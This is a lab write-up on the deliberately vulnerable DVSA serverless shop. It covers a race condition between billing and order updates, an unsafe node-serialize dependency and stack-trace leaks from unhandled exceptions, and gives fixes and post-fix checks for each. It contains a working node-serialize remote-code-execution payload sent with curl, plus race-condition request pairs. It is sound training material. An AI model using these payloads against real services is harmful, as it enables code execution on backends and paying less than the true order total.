The fix is to prevent order modifications once any payment processing has begun. The DVSA-ORDER-UPDATE Lambda should check the order status strictly and reject any update request if the order is not in a clean open state before billing starts.

Part 7) Code / Config Changes

- **Where:** DVSA-ORDER-UPDATE Lambda function

```
import json

import boto3

import os


def lambda_handler(event, context):

  orderId = event["orderId"]

  itemList = event["items"]

  userId = event["user"]


  dynamodb = boto3.resource('dynamodb')

  table = dynamodb.Table(os.environ["ORDERS_TABLE"])
```

```
  response = table.get_item(
    Key={"orderId": orderId, "userId": userId},
    AttributesToGet=['orderStatus']
  )

  if 'Item' not in response:
    return {"status": "err", "msg": "could not find order"}

  if response["Item"]["orderStatus"] != 100:
    return {"status": "err", "msg": "order cannot be modified"}

  try:
    response = table.update_item(
      Key={"orderId": orderId, "userId": userId},
      UpdateExpression="SET itemList = :itemList",
      ConditionExpression="orderStatus = :open AND attribute_not_exists(paymentTS)",
      ExpressionAttributeValues={':itemList': itemList, ':open': 100}
    )
  except Exception as e:
    return {"status": "err", "msg": "Order cannot be modified (payment in progress or
already updated)"}

  if response['ResponseMetadata']['HTTPStatusCode'] == 200:
    return {"status": "ok", "msg": "cart updated"}
  else:
    return {"status": "err", "msg": "could not update cart"}
```

Part 8) Verification After Fix

After applying the fix, the same race condition attack was attempted. The update request was rejected with "Order cannot be modified (payment in progress or already updated)" while billing was processing.

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"billing","order-id":"'"$RA
CE_ORDER"'","data":{"ccn":"4242424242424242","exp":"11/25","cvv":"123"}}' | jq &
[1] 238
~ $
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"update","order-id":"'"$RAC
E_ORDER"'","items":{"1":5}}' | jq &
[2] 240
~ $
~ $ wait{
  "status": "err",
  "msg": "Order cannot be modified (payment in progress or already updated)"
}

{
  "status": "err",
  "msg": "could not process order"
}
```

Part 9) Structured Analysis Tables

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Vulnerability	Once billing begins the order must be locked and cannot be modified	CloudShell terminal output, DynamoDB query results, Lambda source code	A single billing request processes the correct item quantity	Simultaneous billing and update requests result in DynamoDB showing 5 items with $0 total paid

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Logic Vulnerability	The update Lambda allows modifications while billing is in progress, violating the expected	Misuse	Introducing a DynamoDB conditional update using a ConditionExpression. This ensures that the order can only be modified if it is still in	The update request was rejected with "Order cannot be modified (payment in progress or already

	sequence and allowing an attacker to pay for fewer items than received		the initial state and no payment process has started.	updated)" while billing was processing.

Part 10) Takeaway / Lessons Learned

Critical workflows like payment processing must explicitly lock the resource state so that no other operation can interfere during the process.

Lesson #9: Vulnerable Dependencies

Part 1) Goal and Vulnerability Summary

This lesson demonstrates how a vulnerable third-party dependency can introduce a critical security weakness into a serverless application. The affected component is the DVSA-ORDER-MANAGER Lambda function, which uses the node-serialize package to deserialize request input. This library is known to allow unsafe deserialization of JavaScript functions, making it directly responsible for enabling the remote code execution demonstrated in Lesson 1. The security impact is that any attacker who sends a crafted payload to the API can execute arbitrary code on the backend simply because an unsafe library is included in the dependency chain.

Part 2) Why This Works / Root Cause

The node-serialize library was designed to serialize and deserialize JavaScript objects including functions. When it encounters the $$ND_FUNC$$ marker in input, it reconstructs and evaluates the function. This behavior is intentional in the library but becomes a critical vulnerability when the library is used with attacker-controlled input. The root cause is therefore a poor dependency choice — using a library that supports function deserialization in a context where the input comes from untrusted external sources.

Part 3) Environment and Setup

- DVSA API URL: https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order

- AWS Region: us-east-1
- Lambda function involved: DVSA-ORDER-MANAGER
- Vulnerable package: node-serialize
- CloudWatch log group: /aws/lambda/DVSA-ORDER-MANAGER
- Tools used: curl, AWS CloudShell, AWS CloudWatch, AWS Lambda console

Part 4) Reproduction Steps

Step 1 — Identify the vulnerable dependency. In Lambda → DVSA-ORDER-MANAGER → Code, open package.json and confirm node-serialize is listed as a dependency.

Step 2 — Confirm the library is used on untrusted input. In order-manager.js, lines 89-90 show:

```
var req = serialize.unserialize(event.body);

var headers = serialize.unserialize(event.headers);
```

Step 3 — Send a crafted payload that exploits the library:

```
curl -X POST "https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order" \

-H "Content-Type: application/json" \

-H "Authorization: Bearer dummy" \

-d '{"action": "_$$ND_FUNC$$_function(){
console.error(\"LAMEES_LESSON_1_SUCCESS\"); }()", "cart-id": ""}'
```

Step 4 — Check CloudWatch → /aws/lambda/DVSA-ORDER-MANAGER → most recent log stream for the injected message as proof the library executed attacker-controlled code.

Part 5) Evidence and Proof

The CloudWatch log stream confirms that the node-serialize library executed the injected function:

```
START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4

ERROR   LAMEES_LESSON_1_SUCCESS

ERROR   Invoke Error: TypeError...

END RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4
```

The LAMEES_LESSON_1_SUCCESS message proves that the vulnerable node-serialize package evaluated and executed attacker-controlled JavaScript. The entry point was the library itself — without node-serialize, this payload would have been treated as plain text with no execution.

```
https://docs.aws.amazon.com/lambda/latest/dg/nodejs-handler.html.
2026-04-25T21:38:09.309Z        START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4 Version: $LATEST

START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4 Version: $LATEST

2026-04-25T21:38:09.310Z        2026-04-25T21:38:09.310Z eb0f2555-5620-48ee-b949-33dab392d0e4 ERROR LAMEES_LESSON_1_SUCCESS

2026-04-25T21:38:09.310Z    eb0f2555-5620-48ee-b949-33dab392d0e4    ERROR    LAMEES_LESSON_1_SUCCESS

2026-04-25T21:38:09.318Z        2026-04-25T21:38:09.318Z eb0f2555-5620-48ee-b949-33dab392d0e4 ERROR Invoke Error {"errorType":"TypeError","er…

2026-04-25T21:38:09.318Z    eb0f2555-5620-48ee-b949-33dab392d0e4    ERROR    Invoke Error
{
    "errorType": "TypeError",
    "errorMessage": "Cannot read properties of undefined (reading 'toString')",
    "stack": [
        "TypeError: Cannot read properties of undefined (reading 'toString')",
        "    at toBase64 (/var/task/node_modules/base64url/dist/base64url.js:17:27)",
        "    at Object.toBuffer [as decode] (/var/task/node_modules/base64url/dist/base64url.js:29:24)",
        "    at exports.handler (/var/task/order-manager.js:17:41)",
        "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
    ]
}
```

Part 6) Fix Strategy / Probable Mitigation

The fix is to remove the node-serialize library entirely and replace its usage with safe JSON parsing using the built-in JSON.parse() function. JSON.parse() only handles plain data and never evaluates functions, completely eliminating the attack vector introduced by node-serialize. Additionally, all project dependencies should be regularly scanned for known vulnerabilities using tools such as npm audit to catch unsafe packages before deployment.

Part 7) Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

The require statement for node-serialize was effectively replaced by switching to JSON.parse. The vulnerable deserialization calls were changed from:

var req = serialize.unserialize(event.body);

var headers = serialize.unserialize(event.headers);

To the safe alternative:

var req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;

var headers = typeof event.headers === "string" ? JSON.parse(event.headers) : event.headers;

This eliminates the use of the node-serialize library on attacker-controlled input entirely.

```
41
42
43        var req = serialize.unserialize(event.body);
44        var headers = serialize.unserialize(event.headers);
45
```

```
42
43        var req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
44        var headers = typeof event.headers === "string" ? JSON.parse(event.headers) : event.headers;
45
```

Part 8) Verification After Fix

After deploying the fix, the same injection payload was sent to the API. CloudWatch logs for the most recent log stream showed only START, END, and REPORT entries with no LAMEES_LESSON_1_SUCCESS message. The node-serialize library no longer processes the request body, so the injected function is never evaluated.

```
2026-04-25T21:42:07.687Z    START RequestId: f61b140e-01a0-4777-938b-99061644b5de Version: $LATEST

START RequestId: f61b140e-01a0-4777-938b-99061644b5de Version: $LATEST

2026-04-25T21:42:09.093Z    END RequestId: f61b140e-01a0-4777-938b-99061644b5de

END RequestId: f61b140e-01a0-4777-938b-99061644b5de

2026-04-25T21:42:09.093Z    REPORT RequestId: f61b140e-01a0-4777-938b-99061644b5de Duration: 1405.09 ms Billed Duration: 1406 ms Memory S…

REPORT RequestId: f61b140e-01a0-4777-938b-99061644b5de  Duration: 1405.09 ms    Billed Duration: 1406 ms    Memory Size: 128
MB    Max Memory Used: 99 MB
```

Part 9) Structured Operation and Security Analysis

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Vulnerable Dependencies	All third-party libraries used in production must be safe for use with untrusted input and must never evaluate or execute attacker-controlled code.	order-manager.js source code, node-serialize library documentation and known CVEs, package.json dependency list, CloudShell curl output, CloudWatch log entries	A JSON request body sent to the order API is parsed as plain data and routed to the appropriate handler. No part of the input is executed as code.	The node-serialize library evaluated a function embedded in the request body, executing attacker-controlled JavaScript on the Lambda backend as confirmed by the LAMEES_LESSON_1_SUCCESS message in CloudWatch.

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Vulnerable Dependencies	The application used node-serialize to parse attacker-controlled input, allowing the library to evaluate injected JavaScript functions. This violates the intended rule that user input must never be executed as code, because the library's function deserialization feature created an unintended code execution path.	Accidental misconfiguration — the developer likely used node-serialize without understanding its function evaluation behavior	Replaced serialize.unserialize() with JSON.parse() in DVSA-ORDER-MANAGER/order-manager.js for both request body and headers	After the fix, the same injection payload was sent and CloudWatch logs showed only START, END, and REPORT entries with no LAMEES_LESSON_1_SUCCESS message, confirming the injected function is no longer executed

Part 10) Takeaway / Lessons Learned

This lesson highlights that security is only as strong as the weakest dependency. A single unsafe third-party library can introduce a critical remote code execution vulnerability regardless of how well the rest of the application is written. In serverless environments this is especially dangerous because Lambda functions run with cloud permissions and have access to sensitive resources. The secure design principles that prevent this class of vulnerability are careful dependency selection, regular vulnerability scanning with tools like npm audit, and always preferring built-in safe alternatives over third-party libraries when they exist.

Lesson #10: Unhandled Exceptions

Part 1) Goal and Vulnerability Summary

This lesson demonstrates unhandled exceptions in DVSA's Lambda functions. When malformed or unexpected input is sent to the backend, the application crashes and returns detailed error messages including internal file names, line numbers, and source code to the user. The main affected components are DVSA-ORDER-BILLING and DVSA-ORDER-GET Lambda functions.

Part 2) Why This Works / Root Cause

The Lambda functions have no try/except error handling around some operations. When an unexpected value is encountered, Python raises an unhandled exception that shows on the API response, exposing internal implementation details.

Part 3) Environment and Setup

- API Endpoint: https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/dvsa/order
- Tools: AWS CloudShell, curl, AWS Console
- Lambda functions: DVSA-ORDER-BILLING (order_billing.py), DVSA-ORDER-GET (get_order.py)
- One registered DVSA user account

Part 4) Reproduction Steps

1. Sent a billing request to an order with no real product prices

2. Backend crashed at order_billing.py line 64 with KeyError: 'total'
3. Full stack trace returned in API response revealing internal file and code
4. Sent a get order request with mismatched isAdmin type
5. Backend crashed at get_order.py line 32 with AttributeError
6. Full stack trace returned revealing internal logic

Part 5) Evidence and Proof

Two API responses contained full stack traces exposing:

- Internal file names: order_billing.py, get_order.py
- Exact line numbers: line 64, line 32

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"billing","order-id":"'"$EX
CEPTION_ORDER"'","data":{"ccn":"4242424242424242","exp":"11/25","cvv":"123"}}' | jq
{
  "errorMessage": "'total'",
  "errorType": "KeyError",
  "stackTrace": [
    "  File \"/var/task/order_billing.py\", line 64, in lambda_handler\n    cartTotal = float(res['total'])\n"
  ]
}
```

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"get","order-id":"16f21aa0-
5edb-45d8-9fda-51aff5e9e46a"}' | jq
{
  "errorMessage": "'bool' object has no attribute 'lower'",
  "errorType": "AttributeError",
  "stackTrace": [
    "  File \"/var/task/get_order.py\", line 32, in lambda_handler\n    is_admin = json.loads(event.get(\"isAdmin\", \"fals
e\").lower())\n"
  ]
```

- Actual source code: cartTotal = float(res['total']), event.get("isAdmin", "false").lower()
- Internal variable names and error types

This gives an attacker detailed knowledge of the backend implementation to find other vulnerabilities.

Part 6) Fix Strategy / Probable Mitigation

Wrap all critical operations in try/except blocks that log the full error internally to CloudWatch but return only a generic safe message to the user.

Part 7) Code / Config Changes

Fix 1: order_billing.py:

try:

```
    res = json.loads(req.data)
    cartTotal = float(res['total'])
    missings = res.get("missing", {})
except (KeyError, ValueError, Exception) as e:
    print("Billing error (internal):", str(e))
    return {"status": "err", "msg": "could not process order"}
```

Fix 2: get_order.py

```
is_admin_raw = event.get("isAdmin", "false")
if isinstance(is_admin_raw, bool):
    is_admin = is_admin_raw
else:
    is_admin = json.loads(str(is_admin_raw).lower())
```

Part 8) Verification After Fix

After fixing order_billing.py, the same billing request now returns {"status": "err", "msg": "could not process order"} with no stack trace. After fixing get_order.py, the get order request now returns order details with no internal information leaked.

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"billing","order-id":"'"$EX
CEPTION_ORDER"'","data":{"ccn":"4242424242424242","exp":"11/25","cvv":"123"}}' | jq
{
  "status": "err",
  "msg": "could not process order"
}
```

```
~ $ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" -d '{"action":"get","order-id":"3b5c9f0e-
7891-47b2-9721-9de781b413f8"}' | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "Test User",
      "email": "test@test.com",
      "address": "123 Test St"
    },
    "confirmationToken": " ",
    "itemList": {
      "1": 1
    },
    "orderId": "3b5c9f0e-7891-47b2-9721-9de781b413f8",
    "orderStatus": 100,
    "paymentTS": 1776505064,
    "totalAmount": 0,
    "userId": "54181498-6091-703c-c083-1e71736e0895"
  }
}
```

Part 9) Structured Analysis Tables

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Unhandled Exceptions	The API must never expose internal error details, stack traces	API responses, Lambda source code, CloudShell terminal output	Valid requests return JSON responses with no internal details	Malformed requests return stack traces exposing file names, line numbers, and source code

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Unhandled Exceptions	Exposing stack traces gives attackers a roadmap of the backend implementation	Misconfiguration	Added try/except blocks in order_billing.py and handling in get_order.py returning only generic error messages	Both endpoints now return clean generic error messages with no internal details leaked

Part 10) Takeaway / Lessons Learned

Unhandled exceptions are especially dangerous because they can reveal the entire internal structure of your backend to anyone who sends a bad request. We should catch exceptions, log details internally to CloudWatch and return only safe generic messages to the client.